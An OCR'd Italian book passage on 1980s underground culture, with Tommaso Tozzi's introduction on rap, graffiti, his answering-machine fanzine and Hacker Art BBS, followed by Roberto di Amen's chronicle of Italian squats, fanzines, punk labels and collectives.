La rappresentazione metaforica di certe tematiche è un mezzo che riduce la purezza del discorso e la sua forza di attacco contro determinate problematiche reali, ma è anche stato un modo efficace per distribuire certi ideali democratici attenuando i rischi per chi produceva tali messaggi. La musica popolare ha fatto largo uso di tali espedienti. Le cose migliori sono comunque venute da chi credeva non solo nell'atto politico, ma da chi credeva anche nel linguaggio espressivo che stava adoperando. Certa musica rock dal dopoguerra a ora, così come certo Jazz, Reggae, Rap, Punk, Industriale, etc. sono un ottimo esempio di generi che hanno contribuito a proporre soluzioni, così come a stimolare criticamente, certe problematiche sociali, riuscendo a sollevare un fronte popolare di adesione a tali proteste. Alle radio e al classico vinile, si stanno aggiungendo in questi ultimi anni anche i video e i CD come mezzo di distribuzione. La rete telematica, l'informazione digitale multimediale e interattiva, che negli anni '80 ha visto una sua esplosione nel campo della posta elettronica e della distribuzione principalmente di testi, si appresta ad essere anche un nuovo luogo di scambio di informazioni digitali video e sonore.

DAI GRAFFITI DI RAMMELLZEE, PHASE II, FAKE 1, COCO 144, FIT 165, HUTO 201, SUPER KOOL 223, FIT QUINONES, ... AI SEGNI DIGITALI CHE STANNO VIA VIA INVADENDO I MURI DEL CYBERSPAZIO, VI È UNA LINEA DI CONTINUITÀ CHE NON VA CERCATA TANTO NEL MEZZO QUANTO NELLO SPIRITO, NEGLI IDEALI CHE HANNO SPINTO UN CERTO MODO DI USARE QUEL MEZZO

Così come è stato per certi dipinti del passato, per certo cinema, per certa letteratura, per certa religione, così come per chi ha scelto di combattere e usare le armi dalla parte opposta a chi imponeva, sempre con le armi, la propria parola. Di chi ha scelto di combattere il proprio governo



- Immagine realizzata da TOMMASO TOZZI, 1989, Firenze, Italia.
Pubblicata su 'Cyberpunk', Shake Edizioni Underground, 1990, Milano, Italia.

anziché i governi degli altri paesi.

NON SONO I MEZZI CHE VANNO RICORDATI, STORIFICATI E IMITATI, MA GLI IDEALI DI CHI HA USATO IN MODO DEMOCRATICO I VARI MEDIA DELLA STORIA.

Grandmaster Flash, i Beatnigs, gli Onda Rossa Posse, i Public Enemy, Afrika Bambaataa & Soulsonic Force, Run D.M.C., sono solo alcuni esempi di gruppi rap degli anni '80, la cui musica tende quasi completamente a rinunciare a ogni forma di studio melodico classico per limitarsi a mettere insieme, come in un collage, un muro di ritmo sonoro creato assemblando i suoni quotidiani con spezzoni di brani rubati dai più disparati generi musicali; su questa base ritmica si inserisce un modo di cantare che si avvicina decisamente alla 'chiaccherata da strada', spesso improvvisata anche nei concerti, per esprimere in un modo estremamente diretto la propria opinione su temi sociali di vario tipo. L'improvvisazione, ma anche la registrazione di qualsiasi tipo di intervento sonoro, musicale , poetico, filosofico era ciò che veniva richiesto nel mio progetto di 'fanzine d'arte per segreteria telefonica': "419695". Per un anno e mezzo, dal marzo del 1987, ho lasciato 'aperta' a tutti la mia segreteria telefonica per registrarci sopra i propri messaggi; quegli stessi messaggi venivano ritrasmessi il mese successivo sempre tramite segreteria telefonica a determinate ore della giornata. Ogni mese stampavo diverse copie di un programma di ciò che si sarebbe potuto ascoltare telefonando al mio numero di telefono (055-419695) dalle ore 22 alle 24. Quel programma veniva spedito nei vari spazi alternativi, gallerie d'arte, riviste, fanzine e musei in tutto il mondo. E' possibile trovarne una copia anche presso l'archivio del Museo di Arte Moderna a New York, ma nel periodo in cui era in funzione.

CHIUNQUE DALLA 'STRADA' POTEVA COLLEGARSI TELEFONANDOMI E LASCIANDO IL SUO PROGETTO, DELIRIO, CREAZIONE SONORA.

Attualmente il progetto continua sotto forma di Banca Dati casalinga; chiunque si può collegare, tramite un computer fornito di modem, al computer di casa mia per leggere, lasciare, manipolare: dati, filosofia, testi vari, immagini, deliri, etc.... **Quest'ultimo sviluppo del progetto prende il nome di Hacker Art BBS e si presenta come una 'mostra aperta a tutti', in questo continuando evidentemente ad avere la caratteristica della fanzine elettronica e interattiva.** Intorno ai problemi della 'strada' hanno ruotato e ruotano un'enorme quantità di singoli, gruppi e luoghi dell'underground di tutto il mondo. Per problemi di spazio, e in parte per una mia minore conoscenza dei fatti, molto di ciò che viene presentato in questo libro si riferisce agli ambienti americani, inglesi e italiani. Lascio al lettore il compito di informarsi (e di informarmi!) su ciò che accade in giro per il mondo; Lascio al lettore la responsabilità di constatare che **questo libro non è altro che un progetto, per certi versi artistico, personale, un particolare genere di opera d'arte** che non ha nessuna pretesa di mostrare le verità del mondo, ma bensì di stimolare


a lottare per certi ideali di libertà comuni in tutto il mondo da sempre.
Tra i gruppi che mi vengono in mente, che si interessano, o si sono interessati, ai problemi culturali con un deciso taglio sociale, posso elencare:
Le azioni di gruppi artistici come Group Material, Colab, PAD, CUD, El Taller Boricua, gallerie come Civilian Warfare, The Kitchen, Creative Time, Artists Space, Alternative Museum, P.S.1, per quello che riguarda New York; ma simili impulsi vengono anche da spazi alternativi come il Van Hall e l'Emma (amsterdam), il Virus!, La Conchetta (Milano), il Tuwat (Carpi), El Paso (Torino), il Banana Moon (ora KGB), l'Emerson, il C.P.A., l'Indiano (Firenze), la Giungla (Bari), il Forte Prenestino, Radio Città Futura(Roma), Radio Popolare (Milano e Torino), Radio Alice (Bologna), i collettivi di Via dei Volsci (Roma), Damsterdamned (Bologna), Le Tribù Liberate (Bergamo), S.O.36 (Berlino), Happing (Londra), Target Video, Farm, Warehouse, (San Francisco), Transmission Gallery (Glasgow), i gruppi musicali come i Clock Dva (Londra), i Chrome (San Francisco), i Test Department (Londra), i Residents (San Francisco), Tuxedo Moon (San Francisco), Butthole Surfers (San Francisco), Factrix (San Francisco), Nervous Gender (San Francisco), Uns (San Francisco), Minimal Man (San Francisco), Birthday Party (Melbourne), Bay of Pigs (San Francisco), Pere Ubu (Cleveland), DNA (New York), Suicide (New York), Teenage Jesus & The Jerks (New York) , Radio Free Europe (Austin), Einsturzend Neubaten (Amburgo), Come (Londra), Cabaret Voltaire (Londra), SPK (Londra), Gronge (Roma), Nautilus (Torino), Attack (Bologna), Officine Schwartz (Bergamo), FAR (Savona), Negazione (Torino), Raf Punk(Bologna), CCM (Pisa), fanzine come Punkaminazione (Bologna), Extralarge, Bambina Precoce (Firenze), Amen (Milano), Decoder (Milano), Trance (Pisa), TVOR (Como), gli hackers come Lee Felseistein (San Francisco), John Draper 'CaptainCrunch' (San Francisco - Londra), Orson Clark (Sacramento), Stephen Wernery (Amburgo), Bernd Fix, Steven Levy (California), Rop Gonggryp, Marieke Nelissen, Richard Cheshire della rivista Tap (Luisville), 414S (Milwaukee), le riviste hackers Hack Tic (Olanda), Die Datenschleuder (Amburgo), Dhackeste (Stuggart), Electronic Word (Inghilterra), Alternatik (Francia), Datenschleuder (Germania), Bayrische Hackerpost (Monaco), Computer Club Socialista (Monaco). Un ulteriore elenco è presente in fondo al libro.
Allo stesso modo in cui ho scritto, e raccolto testi, su questi personaggi, gruppi o luoghi, potrei continuare a parlare di un numero immenso di altri ugualmente validi. Mi fermo alle tracce più facili di quella linea di continuità che attraversa le varie pratiche sovversive, rivoluzionarie e democratiche nella cultura degli ultimi anni.
Con questo libro attuo di fatto un'operazione di chiusura di un circolo, "gli anni '80", in qualche modo manipolando ciò che è in realtà un sistema aperto. Un sistema aperto che non è sinonimo di ripetizione stanca di ideali precedenti, ma di impegno e di lotta su problemi fondamentali dell'individuo e della società.


UNA LOTTA PORTATA AVANTI NEL TEMPO CON L'AUSILIO DI OGNI NUOVO MEZZO DELLA COMUNICAZIONE, COSÌ COME CON I VECCHI.


Sono daltronde convinto che la contraddizione e l'incoerenza di tale mio progetto possa essere comunque un elemento positivo all'interno del rumore dell'informazione e in favore di ogni linea di continuità di opposizione al potere.

Quella linea di continuità che ha lavorato nel tempo per aprire i generi culturali al reale, sottraendoli a un accademismo linguistico che ubbidiva agli interessi di ristretti gruppi di potere passa inevitabilmente attraverso Giuseppe Chiari, artista e musicista fiorentino appartenente al gruppo Fluxus. Buona parte del lavoro di Giuseppe Chiari è una prova pratica, oltre che teorica, di come 'tutto' abbia un proprio linguaggio e una sua dignità, non solo estetica, per convivere accanto a ogni tipo di cultura 'alta' imposta dal 'palazzo'. E' dal lavoro artistico e soprattutto dalle conversazioni avute con Giuseppe Chiari durante gli anni ottanta, che ho maturato le idee e le riflessioni che mi hanno portato a decidere di fare questo libro.
Dedico anche ai suoi insegnamenti questo libro.

Tommaso Tozzi, 1990







HELTERSKELTER

HELTERSKELTER

FIGHT THE POWER

By Roberto di Amen , Milano, 1991

In questo libro, che Tommaso Tozzi ha progettato e costruito, sono necessarie alcune righe introduttive che possano meglio inquadrare gli anni '80 in Italia.
Un decennio, quello appena terminato, molto importante per quella generazione cresciuta grazie all'esperienza del movimento del '77.
Le realtà di movimento, le situazioni antagoniste, i fenomeni metropolitani (underground e non) hanno vissuto in questo decennio molte trasformazioni rilevanti così importanti da essere non solo il tramite per gli anni '90, ma anche la fonte determinante per gli avvenimenti che riguarderanno, nel prossimo futuro, le realtà di movimento e 'in movimento' nelle città italiane.
Quella che segue è una breve cronistoria degli avvenimenti e dei fenomeni più importanti che ci hanno portato fino ad oggi.
Non si potrà certo essere esaustivi, riassumendo in poche pagine una simile quantità di esperienze; troppi nomi, troppe realtà, troppe situazioni...

AGLI INIZI DEGLI ANNI '80 C'È STATA, IN CONTEMPORANEA AD UNA FORTE SITUAZIONE DI SCORAMENTO POLITICO E AD UNA CHIUSURA NEL PRIVATO DA PARTE DI MOLTE GENERAZIONI, UNA CRESCITA SEMPRE PIÙ VISIBILE DI FENOMENI DI CONTESTAZIONE E DI RADICALITÀ TRA I SETTORI GIOVANILI LEGATI AL MOVIMENTO UNDERGROUND.

E' soprattutto nei primi cinque anni che abbiamo avuto il massimo momento di produzione e diffusione di fogli, fanzine, fotocopie, band musicali, collettivi, occupazioni, attacchi mentali, azioni. Sono questi gli anni caratterizzati da una forte ricerca d'espressione visiva e corporea tramite la comunicazione multimediale.
La reazione e la repressione delle istituzioni si è espressa non solo mediante una continua pressione delle forze di polizia sui giovani 'alternativi' (punks, dark, psyco...) ma anche e soprattutto tramite il dispiegamento di forze intellettuali (sociologhi, giornalisti, esperti...).
Clamorosa in questo senso fu la contestazione che avvenne a Milano nel 1984 durante un convegno -proposto e finanziato dalle istituzioni locali- sulle 'bande giovanili'.
L'incontro non solo fu boicottato e bloccato ma diede il via alla nascita di fenomeni e realtà importanti quali l'HELTER SKELTER, e coincise purtroppo anche con lo sgombero del VIRUS (il primo ed il più attivo spazio occupato dai punks italiani). L'Helter Skelter era il nome di uno spazio ricavato da uno scantinato del C.S. LEONCAVALLO, che per la ricerca e le proposte che faceva divenne il principale punto di riferimento a livello nazionale. Intorno all'Helter Skelter

- Illustrazione tratta dalla fanzine AMEN, n. 5, 1986, Milano, Italia.

gravitavano inoltre due realtà come: AMEN (un'associazione culturale che ha prodotto fanzine, dischi, cassette, video, libri, concerti, espressioni multimediali...) e DECODER (rivista underground di informazione, studio e ricerca sulla comunicazione, sui fenomeni trasgressivi, sul cyberpunk e con una propria distribuzione e riproduzione di libri e materiale alternativo).
Il CS Leoncavallo è stato un punto di riferimento nazionale non solo per la storia degli anni '80. Interessante anche l'occupazione (esperienza) alla fine degli anni '80 del CS Alcione, tentativo di esperienza pilota/punto di aggregazione per numerosi collettivi e singoli animali metropolitani nel campo dell'arte e dell'iniziativa sociale.

Tutto questo fenomeno giovanile dei primi anni '80 faceva da contrasto alle crisi d'identità e di valori del mondo più strettamente politico e militante, ed era palesemente visibile in quasi tutte le città italiane.
A Torino avvenne addirittura che ci fu la concessione, da parte del Comune, per i gruppi giovanili, di poter organizzare iniziative e concerti nelle piazze, nei parchi, nei giardini della città.
E se questo da un lato era pur sempre una legittimazione di bisogni e di espressioni giovanili (più o meno antagoniste), dall'altro l'intervento sistematico delle forze di polizia con azioni repressive (fermi, arresti, pestaggi, allontanamenti durante queste iniziative) poneva una precisa volontà politica di isolamento e frammentazione del fenomeno delle "sottoculture giovanili", (termine coniato da sociologi e mass-media, nda).
Nella città di Torino sorgevano altri gruppi come AVARIA kollettivo creativo antagonista autore di un foglio irregolare; NAUTILUS gruppo editoriale di stampa anarchica/ radicale/ alternativa che gestiva anche un impresa di amplificazione per le iniziative cittadine e regionali;il C.S. EL PASO spazio occupato e autogestito fonte di concerti/ performance/ azioni dirette, produzione e distribuzione materiale e le due rassegne Anarchiche di "Cinemazione" una sui film in pellicola e l'altra sulle autoproduzioni video.

Sempre in Piemonte un'altra grossa esperienza è quella legata ai giovani di Alessandria che diedero vita: a band musicali (da citare Peggio Punx e Viridanse) alcune delle quali caratterizzate da interessi socio/culturali mentre altre da interessi commerciali; e a spazi sociali in cui ricercare un proprio percorso alternativo.

Tornando invece alla mia regione, la Lombardia, è utile ricordare la realtà di Bergamo con le TRIBU' LIBERATE. E' stato questo uno dei gruppi tra i più attivi e propositivi nell'ambito delle realtà italiane. Loro infatti diedero vita a progetti ambiziosi che purtroppo per alterne vicende politico/ sociali/ culturali (troppo lunghe da spiegare, nda) non si svilupparono come erano invece nei propositi degli organizzatori. Stiamo parlando infatti di PUNKAMINAZIONE e di WEST RADIO, la prima radio sorta dalle ceneri degli anni '70 e i nuovi fermenti giovanili degli

- Illustrazione tratta dalla copertina della fanzine FAME, n. 0-1, 1983, Milano, Italia

L. 1000
FAME
N° 91

anni '80. Punkaminazione invece fu il primo grosso tentativo di costruzione di una rete di collegamento nazionale tra tutti i gruppi alternativi ed indipendenti; con annessa una pubblicazione a cui tutti partecipavano e con una redazione a rotazione tra tutte le città. Ed è proprio a Bergamo che è nato uno dei più importanti gruppi italiani di musica industriale e sperimentale e di performance multimediali: le OFFICINE SCHWARTZ.

Un altro grosso gruppo che nel bene e nel male ha seguito e sancito alcuni passi di questi anni '80, sono stati i CCCP e con loro l'ATTACK PUNK RECORDS, poi divenuta MULTIMEDIA. Dietro a questi due nomi c'è tutta l'atavica contraddizione di chi nascendo e crescendo nel basso ventre della società, ne diviene poi parte integrante e si trova ad essere proiettato nel grande mondo musicale e commerciale del 'business'.

L'Attack è stata infatti la prima etichetta indipendente italiana che ha stampato i primi dischi del circuito alternativo; iniziando quel lungo cammino chiamato AUTOPRODUZIONE. Centinaia di gruppi musicali, di kollettivi, di riviste, di fanzine, di artisti, hanno poi praticato l'Autoproduzione come una forma di espressione libera e indipendente da tutti i possibili controlli politici, economici, informativi.

Tra i gruppi che sono ancora da ricordare vi sono i toscani del GRANDUCATO HARDCORE (organizzazione concerti e distribuzione materiale punk); DADA (distribuzione alternativa); IDOLATRIBUS (kollettivo con rivista socio/ culturale/ musicale); TRANCE (rivista di musica/ cultura/ arte di ricerca industriale e sperimentale); NERO (rivista di stampo decadentista); CRASH (fanzine di area antagonista).

Uno dei personaggi che non è possibile dimenticare è VITTORE BARONI che 'da sempre' ha seguito, attivato, informato, e analizzato il mondo underground non solo italiano, ma anche e soprattutto quello estero.

In quasi tutte le fanzine o pubblicazioni che sono state prodotte in Italia è possibile ritrovare almeno un intervento/articolo di Vittore Baroni.

E' questo forse (oltre ovviamente a tutte le sue pubblicazioni) il segnale più tangibile dell'importanza ed anche dell'influenza che Vittore ha avuto nell'ambito della crescita delle realtà indipendenti, sia di quelle più radicali che di quelle più commerciali.

La Toscana è però nota anche per il ruolo che ha avuto Firenze nel promuovere più il lato commerciale, di tendenza e di moda dei fenomeni giovanili. Le due iniziative, entrambe promosse dall'ARCI, che hanno rappresentato questo modo di vivere e di vedere i fenomeni giovanili, e che sono sempre state oggetto di contestazione dai gruppi giovanili musicali e non, sono: l'INDIPENDENT MUSIC MEETING (grande fiera-mercato della mercificazione artistico-culturale); e AREZZO WAVE (incontro/speranza per gruppi più o meno conosciuti di entrare nel "grande mercato della musica") promosso in collaborazione con la rivistina ARS MORIENDI.

Di stampo invece esattamente opposto è sempre stato il MEETING ANTICLERICALE organizzato dal Circolo Anarchico PAPINI di Fano (AP) che si è tenuto per quasi tutti gli anni

- Illustrazione tratta dalla copertina della fanzine TRAFFICO, 1988, Peschiera (Fano), Italia.

TRAFICO Eminenza

ORNALE QUOTIDIANO POLITICO RELIGIOSO

UNICUIQUE SUUM NON PRAEVALEBUNT

'oletti dice
mo di fronte
un nuovo
lericalismo"

zzare il

G ANTICLERICALE
noi significa
'oce e significi-
un sentimento
rmai in tutta
(e oltre)
rivolge, nelle
ù varie motiva-
contro l'inte-
no religioso, le
nze religiose, i
ivi di restrin-
sempre più
ti della liber-
d'espressione
'organizzazione
egole dettate
ente che si
"investita"
ialmente:
iiamo il potere
da clericali
ifiosi della
a quello
da clericali
osi del potere
co e politico,
mo un quadro
delle possi-
di ingerire
nostra vita
nostre scelte
%

PERSONAGGI E INTERPRETI.
(in ordine di apparizione)

* 5° MEETING ANTICLERICALE : AGOSTO 88
* NON E' COLPA DI WOJTYLA
* GULASH E GLI YUPPIES
* NUKLEARE E CHIMERE
+ LAVORARE? E OCCUPARE SPAZI
* ARTE IN ANTARTIDE + ES. PIANTO
* RIPETIZIONI : LENIN
* TAGLI E RITAGLI : ...
* SCEMO DI GUERRA
* COMUNICATI
E PAPINI SERVICIOS.

Non è colpa d
Wojtyla, se
continuamente
si magnific
il suo charm
e il suo carisma
E' colpa dell
grande necessit
dei laici e degl
intellettuali
di sinistra d
trovarsi un robu
sto "avversario".

Non è colpa di Wojtyla...

1978-

ottanta nel mese di agosto. Concerti, rassegne di video/film, performance, spettacoli, azioni multimediali, cortei e altro ancora, avveniva in quella settimana anticlericale in un piccolo paese della nostra cattolicissima nazione.

Un fenomeno interessante è stato invece quello dei romani che hanno iniziato ad occupare i centri sociali e ad avere un ruolo nelle realtà alternative, quando invece in tutto il resto d'Italia c'era una grossa crisi ed il Movimento era in una chiara fase discendente (non solo per colpa della repressione poliziesca e degli sgomberi generalizzati).
E' stato proprio quando il cammino andava esaurendosi ed il percorso di una generazione si avviava al termine (siamo intorno agli anni 1986-87) che la realtà di Roma invece era in pieno fermento culturale e politico.

Spostandoci più in giù tra le realtà che hanno avuto un certo peso vi è: la GIUNGLA DI BARI, un collettivo intorno al quale hanno gravitato diversi gruppi musicali e giovani che cercavano di abbinare alla ricerca e alla creatività una forma di contestazione a tutti i valori e modelli proposti da questa società, tra cui quelli di tipo mafioso. Sempre a Bari vi era SIGNAL, rivista curata molto intelligentemente da Sandro Bergamo, contenente articoli sull' Industriale, la sperimentazione, le avanguardie, artistiche e non.

Nella zona di NAPOLI, oltre al fenomeno della New Wave mediterranea (citiamo i BISCA tra tutti) ci sono stati diversi personaggi che hanno operato nel settore underground: chi producendo riviste; chi stampando dischi o cassette; chi organizzando festival e concerti. Un fenomeno questo dei singoli che, grazie all'Autoproduzione, producevano informazione/ cultura/ musica/ arte e che è stato l'elemento centrale di questi anni '80.

